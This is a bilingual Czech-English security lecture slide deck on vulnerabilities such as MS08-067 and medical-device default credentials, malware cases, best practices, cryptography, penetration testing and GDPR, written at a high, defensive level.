This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

▶ CVE-2008-4250

Vulnerability Summary for CVE-2008-4250

Original release date: 10/23/2008, Last revised: 10/30/2012, Source: US-CERT/NIST

Overview The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Impact	CVSS v2 Base Score	10.0 HIGH
	Impact Subscore	10.0
	Exploitability Subscore	10.0
	Access Vector	Network exploitable
	Access Complexity	Low
	Authentication	Not required to exploit

Impact Type: Provides administrator access, Allows complete confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...
- ▶ ...(after research) that creds are not hardcoded, but default only...

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...
- ▶ ...(after research) that creds are not hardcoded, but default only...
- ▶ ...however about 30 CVEs¹⁸ up to 2006 proved them wrong: Nuclear img, CT, Cardiology, Archiving, Analytics, Audit, PACS, X-ray...
- ▶ about 2014 started to use SSL (encryption)

¹⁸Common Vulnerabilities and Exposures


S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access

GE Login Credentials Word Cloud



S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots



Obrázek: Effective password policy

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problems:

- ▶ Documentation: in some cases: do not change, pwd reset not allowed
- ▶ Documentation: Do not change pwd or we won't support you.
- ▶ Documentation not updated about how to change default creds. Secure config guides lacking.
- ▶ Support personal often rely on implementation doc – these logins are heavily utilized...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 4 Research: Honeypotting

- ▶ Mimic medical device external presence: Services, connections strings, web frontends
 - ▶ Replicate existing vulnerabilities: OS (MS08-067), App level (Telnet RCE, VNC), Default creds (SSH, Web)
 - ▶ Results with 10 honeypots
 - ▶ Successfull logins: 55.416
 - ▶ Succ exploits: 24
 - ▶ Dropped malware samples: 209
 - ▶ Top 3 src countries: Netherlands, China, Korea
 - ▶ HoneyCreds login: 8
 - ▶ Problem: usually talks to CC server
- Outcome: Devices compromised by unintended attacks

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA¹⁹ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes

¹⁹Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA¹⁹ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- ▶ Scan your biomedical environment for default credentials
- ▶ Report identified issues to manufacturer for remediation

¹⁹Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA¹⁹ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- ▶ Scan your biomedical environment for default credentials
- ▶ Report identified issues to manufacturer for remediation

Summary of current state: _____

¹⁹Health Insurance Portability and Accountability Act

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- ▶ FDA receives *several hundred thousand* reports of patient safety issues per year
- ▶ Cyber safety investigations hampered by evidence capture capabilities
- ▶ New devices are coming to market with long-known defects
- ▶ Existing devices are not consistently maintained and updated

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- ▶ FDA receives *several hundred thousand* reports of patient safety issues per year
- ▶ Cyber safety investigations hampered by evidence capture capabilities
- ▶ New devices are coming to market with long-known defects
- ▶ Existing devices are not consistently maintained and updated

Recommended treatment summary

- ▶ Patient safety as the overriding objective
- ▶ Avoid fixed practices and iteratively evolve better ones
- ▶ Engage internal and external stakeholders
- ▶ Safety into existing practices and governance

2016 Marin, Singelee, et al.

On the (in)security of the latest generation implantable cardiac defibrillators and how to secure them

- ▶ Weak adversary, cheap setup
- ▶ Devices: Short- and long-range communication channels
- ▶ Able to fully reverse-engineer the protocols
- ▶ Vulnerabilities:
 - ▶ Privacy attacks (only LFSR²⁰ obfuscation)
 - ▶ DoS attacks (remained in standby for 5 min, instead of going to sleep). Can be activated via long-range comm channel.
 - ▶ Spoofing and replay attacks.
No integrity nor authenticity checks of the msg.

²⁰Linear Feedback Shift Register

2016 Marin, Singelee, et al.

On the (in)security of the latest generation implantable cardiac defibrillators and how to secure them

▶ Countermeasures:

- ▶ Jamming the wireless channel.
- ▶ Adding a 'shutdown' command (dev goes to sleep mode directly)
- ▶ Key agreement protocol (master key in HW; might be a risk(!) if revealed). Authors propose semi-offline protocol (devs must be ensured to operate even in offline environment)
- ▶ Differentiate between device programmers and base stations

Secure systems

- ▶ Automated theorem proving (matematické důkazy)
- ▶ Jednoduché mikrokernely
- ▶ Modulární mikrokernely (chyba ovlivní pouze příslušný modul, Hurd)
- ▶ Kryptografie
- ▶ Kryptografické procesory
- ▶ Silné metody autentizace (systémů)
- ▶ Chain of trust
- ▶ Mandatory access control (odstranění uživatele ukončí všechny jeho procesy)
- ▶ Capability and Access Control List

Secure systems

- ▶ Nepoužívat aplikace se známými chybami (0-day attack, worms)
- ▶ Zálohování
- ▶ Antivirový software
- ▶ Firewall
- ▶ Systém ověřování identity (hesla, čipové karty, biometrie, ...)
- ▶ Šifrování (PKI)
- ▶ IDS (pasívní n. reaktivní)
 - ▶ network, user-, app-, host-, app. protocol-based, IPS, Artificial immune system
- ▶ Informovanost uživatelů o social engineering

Always back up!



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Best practices for bussiness, ISTR Symantec 2014

1. Employ defense-in-depth strategies
2. Monitor for network incursion attempts, vulnerabilities, and brand abuse
3. Antivirus on endpoints is not enough
4. Secure your websites against MITM attacks and malware infection
5. Protect your private keys
6. Use encryption to protect sensitive data
7. Ensure all devices allowed on company networks have adequate security protections

Best practices for bussiness, ISTR Symantec 2014

8. Implement a removable media policy
9. Be aggressive in your updating and patching
10. Enforce an effective password policy
11. Ensure regular backups are available
12. Restrict email attachments
13. Ensure that you have infection and incident response procedures in place
14. Educate users on basic security protocols

Best practices for consumers, ISTR Symantec 2014

1. Protect yourself
2. Update regularly
3. Be wary of scareware tactics
4. Use an effective password policy
5. Think before you click
6. Guard your personal data

Top ten for for bussiness, Ken Hess, 2013

1. Encrypt your data
2. Use digital certificates
3. Implement DLP²¹ and auditing
4. Implement a removable media policy
5. Secure websites against MITM and malware infections
6. Use a spam filter on email servers
7. Use a comprehensive endpoint security solution
8. Network-based security hardware and software
9. Maintain security patches
10. Educate your users

<http://www.zdnet.com/10-security-best-practice-guidelines-for-businesses-7000012088/>

²¹

Data Loss Prevention

Secure your systems!



Obrázek: Zdroj:

<http://i.iinfo.cz/images/263/maximum-securitz-entrance-1-prev.jpg>

Top ten for for consumers, Ken Hess, 2013

1. Always use antivirus software on your personal devices
2. Always use a device firewall
3. Keep your operating systems and software up to date
4. Never download pirated or cracked software
5. Don't click on popup windows that tell you that your computer is infected with a virus
6. Be careful with email attachments
7. Don't use public wi-fi hotspots without using a VPN (secure) connection
8. Use passwords on everything and be sure that they're strong passwords
9. Beware of what kind of information you share on social media sites
10. Review your online accounts and credit report

<http://www.zdnet.com/10-security-best-practice-guidelines-for-consumers-7000012171/>

Be informed!



"You should check your e-mails more often. I fired you over three weeks ago."


Secure systems

Information leakage detection and protection

- ▶ Data Loss Prevention
- ▶ Information Leak Prevention
- ▶ Content Monitoring and Filtering
- ▶ Extrusion Prevention System


Attack tree

Analýza útoku



Obrázek: Attack tree

Hacked PC



Kentucky Fraud

Případ konkrétního útoku Zeus

- Hlavní pokladník státu Kentucky (US) měl malware Zeus na svém počítači 06/2009
- Podvodníci tak získali přístup k bankovnímu účtu.
- Otestovali jeho platnost a přes Careerbuilder.com emailem našli muly, 25 žen ve věku 35 let.
- Ty vybraly 9700\$ a 8700\$ poslali na Ukrajinu přes Western Union.
- Celkem se ztratilo 415K \$ za týden.

Patrick Zandl - Jak se bránit novým metodám ukrádeňáků na šifernetu (PPT 292 kB)
http://i.info.cz/uns-ato/7_zandl_Patrick-12663200493019.ppt

Obrázek: Kentucky Fraud

Kentucky Fraud

2015 RECOGNIZED BOT ATTACKS

FAMILY	DAMAGE	PERCENT
SALITY	Steals sensitive information	18.6%
CONFICKER	Disables system security services, gains attacker remote access	18.6%
ZEROACCESS	Allows remote operations and malware download	6.7%
CUTWAIL	Spreads spam	5.1%
GAMARUE	Opens a backdoor for attacks	3.0%
ZEUS	Steals banking credentials	2.7%
LDPINCH	Steals sensitive information	2.1%
DELF	Steals authentication credentials	1.1%
RAMNIT	Steals banking credentials	1.0%
GRAFTOR	Downloads malicious files	0.9%

Obrázek: Zeus, Checkpoint Security Report 2016

Kryptografie

- ▶ Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- ▶ Asymetrická šifra: DH, RSA, ElGamal, EC
- ▶ Šifrovací klíč

Kryptografie

- ▶ Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- ▶ Asymetrická šifra: DH, RSA, ElGamal, EC
- ▶ Šifrovací klíč

- ▶ Nutno zvážit sílu a délku klíče
- ▶ Nutno zvážit možnost prolomení (MD5, SHA1)

MD5 collision

MD5 collision

How it works...

The trick is to generate it one digit at a time. You generate collision blocks after each frame so that you can swap out the digits when you know the hash without altering the hash.

1. Generate a gif for each possible digit in the first column
2. Append collision blocks to each gif to make a 16 way collision
3. Repeat for each digit
4. Hash the final product
5. Replace each digit with the correct digit

NX bit

- ▶ NX bit: HW záležitost, Lze i SW – overhead
- ▶ Windows – od WXP SP2 (DEP – Data execution prevention)
- ▶ Také ASLR, Code signing
- ▶ Většinou neúčinné proti ROP²²

²²Return Oriented Programming

Testy průniku

- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing

Testy průniku

- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing

- ▶ Bezpečnostní audity
 - ▶ problém: auditor může získat přístup k citlivým informacím
 - ▶ etické hledisko: může taková firma zaměstnat bývalého hackera?

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)²³

²³ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

²⁴ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)²³
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací

²³ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

²⁴ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)²³
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- ▶ v přípravě prováděcí vyhláška: stanovuje významné IS

²³ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

²⁴ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)²³
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- ▶ v přípravě prováděcí vyhláška: stanovuje významné IS
- ▶ CERT/CSIRT (Computer Emergency Response Team/Computer Security Incident Response Team), NBÚ²⁴

²³ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

²⁴ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

GDPR

- ▶ General Data Protection Regulation (EU 2016/679)
- ▶ (similar to UK Data Protection Act 1998 (DPA))

The regulation was adopted on 27 April 2016. It enters into application 25 May 2018 after a two-year transition period and, unlike a directive, it does not require any enabling legislation to be passed by national governments.

GDPR

- ▶ *Controller*: How and why personal data is processed
- ▶ *Processor*: Acts on controller's behalf
- ▶ *Personal data*: Anything that might (even indirectly) lead to identifying a person, i.e.: Cookies, IP addresses
- ▶ Applies to both automated and manually filled personal data.
- ▶ Personal data that are pseudonymized (e.g. key-coded) *can fall* within the scope
- ▶ *Accountability*
- ▶ *Breach notification*: To supervisory auth. within 72 hrs
- ▶ *Data portability*
- ▶ *Data Protection Officer*
- ▶ Citizens now have the right to question and fight decisions


GDPR

Individual's rights

- ▶ The right to be informed
- ▶ The right of access
- ▶ The right to rectification
- ▶ The right to erasure
- ▶ The right to restrict processing
- ▶ The right to data portability
- ▶ The right to object

Bezpečnost

Není stav systému, je to proces:
Vyvíjejí se nejen obrany, ale i hrozby. . .



Obrázek: Access Control

Always be prepared



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Dotazy

Informace pro předmět 33LI

- ▶ *Password salting*: Nutné implementovat v semestrální práci.
- ▶ Info o zkoušce: Témata z této přednášky se objeví ve zk. testu.

Děkuji za pozornost...


Checkpoint security report 2013

Our research shows that 75 % of hosts in organizations were not using the latest software versions (e.g. Acrobat Reader, Flash Player, Internet Explorer, Java Runtime Environment, etc). This means that these hosts were exposed to a wide range of vulnerabilities that could have been exploited by hackers. Our research also shows that 44 % of hosts in organizations were not running the latest Microsoft Windows Service Packs. Service packs usually include security updates for the operating system. Not running the latest versions increases security risk.


<http://www.checkpoint.com/campaigns/security-report/>

Checkpoint security report 2013

2012 Top Vulnerabilities and Exposures by Vendor




Checkpoint security report 2013



Checkpoint security report 2013

Top Attack Vectors



Source: Check Point Software Technologies